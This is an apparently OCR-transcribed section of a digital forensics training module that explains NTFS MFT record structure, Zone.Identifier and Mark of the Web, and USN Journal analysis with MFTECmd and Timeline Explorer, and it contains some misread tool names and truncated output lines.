
- **File Record Header**: Contains metadata about the file record itself. Includes fields like signature, sequence number, and other administrative data.
- **Standard Information Attribute Header**: Stores standard file metadata such as timestamps, file attributes, and security identifiers.
- **File Name Attribute Header**: Contains information about the filename, including its length, namespace, and Unicode characters.
- **Data Attribute Header**: Describes the file data attribute, which can be either **resident** (stored within the MFT record) or **non-resident** (stored in external clusters).
  - **File Data (File content)**: This section holds the actual file data, which can be the file's content or references to non-resident data clusters. For small files (less than 512 bytes), the data might be stored within the MFT record (**resident**). For larger files, it references **non-resident** data clusters on the disk. We'll see an example of this later on.
- **Additional Attributes (optional)**: NTFS supports various additional attributes, such as security descriptors (SD), object IDs (OID), volume name (VOLNAME), index information, and more.
- These attributes can vary depending on the file's characteristics. We can see the common type of information which is stored inside these header and attributes in the

image below.



## File Record Header

- Contains metadata about the file record itself. Includes fields like signature, sequence number, and other administrative data.



- The file record begins with a header that contains metadata about the file record itself.
  - This header typically includes the following information:
  - Signature**: A four-byte signature, usually "FILE" or "BAAD," indicating whether the record is in use or has been deallocated.
  - Offset to Update Sequence Array**: An offset to the Update Sequence Array (USA) that helps maintain the integrity of the record during updates.
  - Size of Update Sequence Array**: The size of the Update Sequence Array in words.

- **Log File Sequence Number**: A number that identifies the last update to the file record.
  - **Sequence Number**: A number identifying the file record. The MFT records are numbered sequentially, starting from 0.
  - **Hard Link Count**: The number of hard links to the file. This indicates how many directory entries point to this file record.
  - **Offset to First Attribute**: An offset to the first attribute in the file record.
- When we sift through the MFT file using `MFTECmd` and extract details about a record, the information from the file record is presented as depicted in the subsequent screenshot.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kafe_output\0\$\MFT' --de 27142
```

```
**** STANDARD INFO ****
Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, ContentOffset 0x18. Resident: True
Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x557, Quo

Created On: 2023-09-07 08:30:26.8316176
Modified On: 2023-09-07 08:30:26.9097759
Record Modified On: 2023-09-07 08:30:26.9097759
Last Accessed On: 2023-09-07 08:30:26.9097759

**** FILE NAME ****
Attribute #: 0x2, Size: 0x70, Content size: 0x54, Name size: 0x0, ContentOffset 0x18. Resident: True

File name: users.txt
Flags: Archive, Name Type: DosWindows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0
Parent Entry-seq #: 0x16947-0x2

Created On: 2023-09-07 08:30:26.8316176
Modified On: 2023-09-07 08:30:26.8316176
Record Modified On: 2023-09-07 08:30:26.8316176
Last Accessed On: 2023-09-07 08:30:26.8316176

**** DATA ****
Attribute #: 0x1, Size: 0x150, Content size: 0x133, Name size: 0x0, ContentOffset 0x18. Resident: True
Resident Data

Data: 0D-0A-55-73-65-72-20-61-63-63-6F-75-6E-74-73-20-66-6F-72-20-5C-5C-48-54-42-56-4D-30-31-0D-0A-0D


ASCII:
User accounts for \\HTBVM01

-----
Administrator          backgroundTask          DefaultAccount
Guest                  John Doe              WDAGUtilityAccount
The command completed successfully.
```

- Each attribute signifies some entry information, identified by type.


Type	Attribute	Description
0x10 (16)	\$STANDARD_INFORMATION	General information - flags, MAC times, owner, and security id.
0x20 (32)	\$ATTRIBUTE_LIST	Pointers to other attributes and a list of nonresident attributes.
0x30 (48)	\$FILE_NAME	File name - (Unicode) and outdated MAC times
0x40 (64)	\$VOLUME_VERSION	Volume information - NTFS v1.2 only and Windows NT, no longer used
0x40 (64)	\$OBJECT_ID	16B unique identifier - for file or directory (NTFS 3.0+; Windows 2000+)
0x50 (80)	\$SECURITY_DESCRIPTOR	File's access control list and security properties
0x60 (96)	\$VOLUME_NAME	Volume name
0x70 (112)	\$VOLUME_INFORMATION	File system version and other information
0x80 (128)	\$DATA	File contents
0x90 (144)	\$INDEX_ROOT	Root node of an index tree
0xA0 (160)	\$INDEX_ALLOCATION	Nodes of an index tree - with a root in \$INDEX_ROOT
0xB0 (176)	\$BITMAP	Bitmap - for the \$MFT file and for indexes (directories)
0xC0 (192)	\$SYMBOLIC_LINK	Soft link information - (NTFS v1.2 only and Windows NT)
0xC0 (192)	\$REPARSE_POINT	Data about a reparse point - used for a soft link (NTFS 3.0+; Windows 2000+)
0xD0 (208)	\$EA_INFORMATION	Used for backward compatibility with OS/2 applications (HPFS)
0xE0 (224)	\$EA	Used for backward compatibility with OS/2 applications (HPFS)
0x100 (256)	\$LOGGED.Utility_STREAM	Keys and other information about encrypted attributes (NTFS 3.0+; Windows 2000+)

- To demystify the structure of an NTFS MFT file record, we're harnessing the capabilities of [Active@ Disk Editor](#).
  - This potent, freeware disk editing tool is available at `C:\Program Files\LSoft Technologies\Active@ Disk Editor` and facilitates the viewing and modification of raw disk data, including the Master File Table of an NTFS system.
  - The same insights can be gleaned from other MFT parsing tools, such as [MFT Explorer](#).
- We can have a closer look by opening `C:\Users\johndoe\Desktop\forensic_data\cape_output\0\$.MFT` on [Active@ Disk Editor](#) and then pressing [Inspect File Record](#).




- In Disk Editor, we're privy to the raw data of MFT entries.
    - This includes a hexadecimal representation of the MFT record, complete with its header and attributes

## Non-Resident Flag



- When parsing the entry in MFTECcmd , this is how the non-resident data header appears.

## Resident Flag



- When parsing the entry in MFTECmd, this is how the resident data header appears.

## Zone.Identifier data in MFT File Record

- The `Zone.Identifier` is a specialized file metadata attribute in the Windows OS, signifying the security zone from which a file was sourced.
    - It's an integral part of the Windows Attachment Execution Service (AES) and is instrumental in determining how Windows processes files procured from the internet or other potentially untrusted origins.
  - When a file is fetched from the internet, Windows assigns it a Zone Identifier (`ZoneId`).
    - This `ZonId`, embedded in the file's metadata, signifies the source or security zone of the file's origin.
    - For instance, internet-sourced files typically bear a `ZoneId` of `3`, denoting the Internet Zone.
  - For instance, we downloaded various tools inside the `C:\Users\johndoe\Downloads` directory of this section's target. Post-download, a `ZoneID` replete with the `Zone.Identifier` (i.e., the source URL) has been assigned to them.

```
PS C:\Users\johndoe\Downloads> Get-Item * -Stream Zone.Identifier -  
ErrorAction SilentlyContinue
```

```

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\Autoruns.zip:Zone.Identifier
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
PSChildName : Autoruns.zip:Zone.Identifier
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\johndoe\Downloads\Autoruns.zip
Stream      : Zone.Identifier
Length      : 130

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\chainsaw_all_platforms+rules+examples.zip:Zone.Identifier
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
PSChildName : chainsaw_all_platforms+rules+examples.zip:Zone.Identifier
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\johndoe\Downloads\chainsaw_all_platforms+rules+examples.zip
Stream      : Zone.Identifier
Length      : 679

```

- To unveil the content of a `Zone.Identifier` for a file, the following command can be executed in PowerShell.

```
PS C:\Users\johndoe\Downloads> Get-Content * -Stream Zone.Identifier -ErrorAction SilentlyContinue
```

```

PS C:\Users\johndoe\Downloads> Get-Content * -Stream Zone.Identifier -ErrorAction SilentlyContinue
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://learn.microsoft.com/
HostUrl=https://download.sysinternals.com/files/Autoruns.zip
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/WithSecureLabs/chainsaw/releases
HostUrl=https://objects.githubusercontent.com/github-production-release-asset-2e65be/395658506/222c726c-
[ZoneTransfer]
ZoneId=3
HostUrl=https://github.com/
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/PoorBillionaire/USN-Journal-Parser
HostUrl=https://codeload.github.com/PoorBillionaire/USN-Journal-Parser/zip/refs/heads/master
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/volatilityfoundation/volatility3
HostUrl=https://codeload.github.com/volatilityfoundation/volatility3/zip/refs/heads/develop

```

- One of the security mechanisms, known as the `Mark of the Web` (`MotW`), hinges on the Zone Identifier.
  - Here, the MotW marker differentiates files sourced from the internet or other potentially dubious sources from those originating from trusted or local contexts.
  - It's frequently employed to bolster the security of applications like Microsoft Word.

- When an app, say Microsoft Word, opens a file bearing a MotW, it can institute specific security measures based on the MotW's presence.
- For instance, a Word document with a MotW might be launched in **Protected View**, a restricted mode that isolates the document from the broader system, mitigating potential security threats.
- While its primary function is to bolster security for files downloaded from the web, forensic analysts can harness it for investigative pursuits.
  - By scrutinizing this attribute, they can ascertain the file's download method.
  - See an example below.

The screenshot displays a Windows desktop environment. In the background, there are icons for Home, Pictures, Videos, and Documents. In the foreground, two windows are open:

- Select Windows PowerShell**: Shows command-line history including:
 


```
PS C:\Users\jondoe\Desktop\Get_ZimmermanTools\net6> \WTECMD.exe
WTECMD version 1.0.1
Author: Eric Zimmerman (azuric@zimmon.com)
https://github.com/ericzimmon/WTECMD
Command line: -f C:\Users\jondoe\Desktop\forensic_data\kape_output\WTEMF --de 0x69F1
Warning: Administrator privileges not found!
File type: WIM
Processed C:\Users\jondoe\Desktop\forensic_data\kape_output\WTEMF in 1.4524 seconds
C:\Users\jondoe\Desktop\forensic_data\kape_output\WTEMF: FILE records found: 93,613 (Free records: 28) File size: 91,998
```
- File Explorer v2.0.0.0**: Shows the contents of the \Temp directory. A file named 'pass.exe' is selected, and its properties are shown in the details pane. The 'Is deleted' checkbox is checked.

## Analyzing with Timeline Explorer

- Timeline Explorer** is another digital forensic tool developed by Eric Zimmerman which is used to assist forensic analysts and investigators in creating and analyzing timeline artifacts from various sources.
  - Timeline artifacts provide a chronological view of system events and activities, making it easier to reconstruct a sequence of events during an investigation.
  - We can filter timeline data based on specific criteria, such as date and time ranges, event types, keywords, and more.
  - This feature helps focus the investigation on relevant information.
- This arrangement of different events following one after another in time is really useful to create a story or timeline about what happened before and after specific events.
  - This sequencing of events helps establish a timeline of activities on a system.
- Loading a converted CSV file into Timeline Explorer is a straightforward process. Timeline Explorer is designed to work with timeline data, including CSV files that

contain timestamped events or activities.

- To load the event data csv file into the Timeline Explorer, we can launch Timeline Explorer, and simply drag and drop from its location (e.g., our KAPE analysis directory) onto the Timeline Explorer window.
- Once ingested, Timeline Explorer will process and display the data. The duration of this process hinges on the file's size.



- We will see the timeline populated with the events from the CSV file in chronological order.
  - With the timeline data now loaded, we can explore and analyze the events using the various features provided by Timeline Explorer.
  - We can zoom in on specific time ranges, filter events, search for keywords, and correlate related activities.

The screenshot shows the Timeline Explorer interface with a table of event logs. The columns include Tag, Record#, Event Record Id, Time Created, Level, Channel, Process Id, Computer, User Id, and Map Description. A yellow highlight covers the last two columns, "Map Description" and "what happened before and after specific events". The table has a header row and several data rows, each containing event details and their corresponding map descriptions.


	Tag	Record#	Event Record Id	Time Created	Level	Channel	Process Id	Computer	User Id	Map Description	what happened before and after specific events
T	#	-	-	-	-	-	-	-	-	-	-
	70	1584	1584	2023-09-07 08:29:27	11	Info	Mi... Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate
	71	1585	1585	2023-09-07 08:29:27	11	Info	Mi... Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate
	72	1586	1586	2023-09-07 08:29:27	11	Info	Mi... Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate
	73	1587	1587	2023-09-07 08:29:27	2	Info	Mi... Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	A process changed a file creation time
	74	1588	1588	2023-09-07 08:29:27	11	Info	Mi... Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate
	75	1589	1589	2023-09-07 08:29:27	12	Info	Mi... Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	RegistryEvent (Object create and delete)
	76	141	141	2023-09-07 08:29:28	325	Info	Mi... Microsoft-Windows-AppXDep...	816	HTBVM01	S-1-5-18	
	55	538	538	2023-09-07 08:29:28	16	Info	Mi... System	1076	HTBVM01	S-1-5-21--	
	68	279	279	2023-09-07 08:29:28	2006	Info	Mi... Microsoft-Windows-Windows...	1456	HTBVM01	S-1-5-19	A rule has been deleted in the Windows Defender Fir...
	69	280	280	2023-09-07 08:29:28	2006	Info	Mi... Microsoft-Windows-Windows...	1456	HTBVM01	S-1-5-19	A rule has been deleted in the Windows Defender Fir...
	70	281	281	2023-09-07 08:29:28	2004	Info	Mi... Microsoft-Windows-Windows...	1456	HTBVM01	S-1-5-19	A rule has been added to the Windows Defender Fire...
	71	282	282	2023-09-07 08:29:28	2004	Info	Mi... Microsoft-Windows-Windows...	1456	HTBVM01	S-1-5-19	A rule has been added to the Windows Defender Fire...
	49	188	188	2023-09-07 08:29:28	42	Info	Mi... Microsoft-Windows-AppMode...	1076	HTBVM01	S-1-5-21--	
	42	631	631	2023-09-07 08:29:28	2414	Info	Mi... Microsoft-Windows-PushNot...	412	HTBVM01	S-1-5-21--	
	33	1999	1999	2023-09-07 08:29:28	5507	Verbose	Mi... Microsoft-Windows-AppXDep...	1076	HTBVM01	S-1-5-21--	
	34	2000	2000	2023-09-07 08:29:28	5507	Verbose	Mi... Microsoft-Windows-AppXDep...	1076	HTBVM01	S-1-5-21--	
	35	2001	2001	2023-09-07 08:29:28	5507	Verbose	Mi... Microsoft-Windows-AppXDep...	1076	HTBVM01	S-1-5-21--	
	36	2002	2002	2023-09-07 08:29:28	5507	Verbose	Mi... Microsoft-Windows-AppXDep...	1076	HTBVM01	S-1-5-21--	
	76	1598	1598	2023-09-07 08:29:28	12	Info	Mi... Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	RegistryEvent (Object create and delete)
	77	1591	1591	2023-09-07 08:29:28	2	Info	Mi... Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	A process changed a file creation time
	78	1592	1592	2023-09-07 08:29:28	11	Info	Mi... Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate

- We will provide multiple examples of using Timeline Explorer in this section.

- USN, or Update Sequence Number, is a vital component of the NTFS file system in Windows.
  - The USN Journal is essentially a change journal feature that meticulously logs alterations to files and directories on an NTFS volume.
- For those in digital forensics, the USN Journal is a goldmine.
  - It enables us to monitor operations such as File Creation, Rename, Deletion, and Data Overwrite.
- In the Windows environment, the USN Journal file is designated as \$J.
  - The KAPE Output directory houses the collected USN Journal in the following directory: <KAPE\_output\_folder>\<Drive>\\$Extend

- Here is how it looks in our KAPE's output

( C:\Users\johndoe\Desktop\forensic\_data\cape\_output\D\\$Extend )



## Analyzing the USN Journal Using MFTECmd

- We previously utilized MFTECmd, one of Eric Zimmerman's tools, to parse the MFT file.
  - While its primary focus is the MFT, MFTECmd can also be instrumental in analyzing the USN Journal.
  - This is because entries in the USN Journal often allude to modifications to files and directories that are documented in the MFT.
  - Hence, we'll employ this tool to dissect the USN Journal.
- To facilitate the analysis of the USN Journal using MFTECmd, execute a command akin to the one below:

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\cape_output\D\$Extend\$J' --csv
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT-J.csv
```

```

PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f 'C:\Users\johndoe\Desktop\forensic'
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\forensic_data\cape_output\0\$Extend\$J --csv C:\Users\johndoe\

Warning: Administrator privileges not found!

File type: UsnJournal

Processed C:\Users\johndoe\Desktop\forensic_data\cape_output\0\$Extend\$J in 0.1675 seconds

Usn entries found in C:\Users\johndoe\Desktop\forensic_data\cape_output\0\$Extend\$J: 89,704
CSV output will be saved to C:\Users\johndoe\Desktop\forensic_data\mft_analysis\MFT-J.csv

```

- The resultant output file is saved as `MFT-J.csv` inside the `C:\Users\johndoe\Desktop\forensic_data\mft_analysis` directory.
  - Let's import it into `Timeline Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\TimelineExplorer`).

**Note:** Please remove the filter on the Entry Number to see the whole picture.

Update Timestamp	Entry ID	Name	Extension	Update Reasons	File Attributes	Sequence	Parent Entry ID	Parent ID	Update Seq	Source File
2023-09-07 08:29:33	93866	uninstall.exe	.exe	SecurityChange	Archive	2	92487	2	9052568	..\inve:
2023-09-07 08:29:33	93866	uninstall.exe	.exe	SecurityChange Close	Archive	2	92487	2	9052656	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameOldName	Archive	8	26390	2	9052744	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameOldName	Archive	8	92487	2	9052824	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameOldName Close	Archive	8	92487	2	9052984	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	SecurityChange	Archive	8	92487	2	9053064	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	SecurityChange Close	Archive	8	92487	2	9053144	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameOldName	Archive	12	26390	2	9053224	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameOldName	Archive	12	92487	2	9053304	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameOldName Close	Archive	12	92487	2	9053384	..\inve:
